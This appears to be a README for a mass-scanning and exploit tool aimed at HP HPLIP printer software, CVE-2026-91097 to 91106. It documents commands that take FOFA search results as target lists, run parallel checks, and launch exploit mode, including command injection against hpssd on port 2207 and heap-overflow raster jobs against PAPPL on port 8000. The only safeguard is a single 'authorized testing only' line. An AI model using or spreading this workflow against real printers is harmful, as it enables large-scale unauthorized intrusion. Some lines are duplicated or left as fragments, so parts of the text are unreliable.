
Mass check/research exploit for HP HPLIP CVE-2026-91097–91106 (<3.26.6), PAPPL :8000 IPP probes + hpssd templates

Mass check and research exploit driver for HP HPLIP < 3.26.6 — CVE-2026-91097 through CVE-2026-91106.
| CVE | CVSS 4 | CWE | Remote |
|---|---|---|---|
| CVE-2026-91097 | 7.0 | CWE-787 | yes (UI) |
| CVE-2026-91098 | 8.6 | CWE-122 | yes (UI) |
| CVE-2026-91099 | 5.1 | CWE-61 | local |
| CVE-2026-91100 | 6.8 | CWE-78 | local |
| CVE-2026-91102 | 8.4 | CWE-78 | local |
| CVE-2026-91101 | 5.1 | CWE-129 | physical |
| CVE-2026-91103 | 5.1 | CWE-191 | physical |
| CVE-2026-91104 | 9.3 | CWE-122 | yes |
| CVE-2026-91105 | 8.6 | CWE-122 | yes (UI) |
| CVE-2026-91106 | 9.3 | CWE-122 | yes |
Fixed: HPLIP 3.26.6+
| Surface | Detection | Exploit notes |
|---|---|---|
hpssd :2207 | TCP + XML probe | -c id cmd-injection template (legacy hpssd style) |
CUPS/IPP :631 | HTTP probe | Catalog / fingerprint |
HPLIP Printer Application :8000+ | HTTP PAPPL UI + version string | IPP Print-Job + PWG raster research (ZDI-26-656 / PAPPL < 1.4.12) — not shell output over HTTP |
FOFA body="hplip" hits are often :8000 PAPPL, not :2207. Use host:port in target lists.

--flow mass check)
pip install -r requirements.txtpip install -r requirements.txt
# Single target (default ports 631, 2207, 9100 if no port given)
python poc.py -u 192.0.2.10 --mode check
# FOFA port (recommended)
python poc.py -u 192.0.2.10:8000 --mode check --flow
# Mass — all 10 CVEs
python poc.py --list targets.example.txt --mode check -j 30 -q --flow
# Critical network heap CVEs only
python poc.py --list list_hplip_printer.txt --mode check --cve CVE-2026-91104,CVE-2026-91106
# Exploit research (PAPPL on :8000 → IPP raster; -c id only meaningful on hpssd:2207)
python poc.py -u 192.0.2.10:8000 --mode exploit --cve CVE-2026-91106
python poc.py -u 192.0.2.10:2207 --mode exploit --cve CVE-2026-91100 -c id
# Save export as fofa_csv_1049.csv (or pass -i)
python fofa_to_list.py
# list.txt (all) + list_hplip_printer.txt (title hint = HPLIP Printer Application)
python poc.py --list list_hplip_printer.txt --mode check -j 30 --flow
192.0.2.10:8000
192.0.2.11:2207
192.0.2.12|CVE-2026-91106
Lines with |CVE… use the part before | as the host (optional CVE hint for hits output).
| Option | Description |
|---|---|
-u / --url | Host, host:port, or http://host:port |
--list | One target per line |
--mode | check or exploit |
--cve | all or comma-separated CVE ids |
-c / --command | Shell command (hpssd cmd-injection attempts only) |
--heap-size | Raw TCP heap probe size (default 8192) |
--threads, -j | Mass concurrency (default 20) |
--timeout | Per-target timeout seconds (default 8) |
--flow, -f | One result line per target |
--output | JSONL (default massexploit_results.jsonl) |
--vuln-list | hits.txt (check) or exploited.txt (exploit) |
| File | Content |
|---|---|
massexploit_results.jsonl | Full JSON per host |
hits.txt | Candidates (host|cve,…) |
status values| Status | Meaning |
|---|---|
hplip_surface_candidate | Open port + version/CVE mapping |
network_surface_version_unknown | TCP open, HPLIP/PAPPL likely, version unread |
no_open_ports | Nothing reachable on scanned ports |
patched_version | HPLIP version ≥ 3.26.6 |
| Status | Meaning |
|---|---|
pappl_raster_sent_no_shell_output | IPP/raster sent on PAPPL port; no id in HTTP (heap RCE class) |
exploit_attempted_no_confirm | Attempt made, no verification |
exploited | Only if response matches cmd-injection heuristics (rare) |
.
├── poc.py
├── cve_catalog.py
├── hplip_probes.py
├── hplip_exploit.py
├── pappl_ipp.py
├── pappl_raster.py
├── fofa_to_list.py
├── image.png
├── targets.example.txt
├── requirements.txt
├── README.md
├── LICENSE
└── .gitignore
--cve all but not remotely exploitable at scale.For authorized security testing only. You are responsible for compliance with applicable laws and program rules.
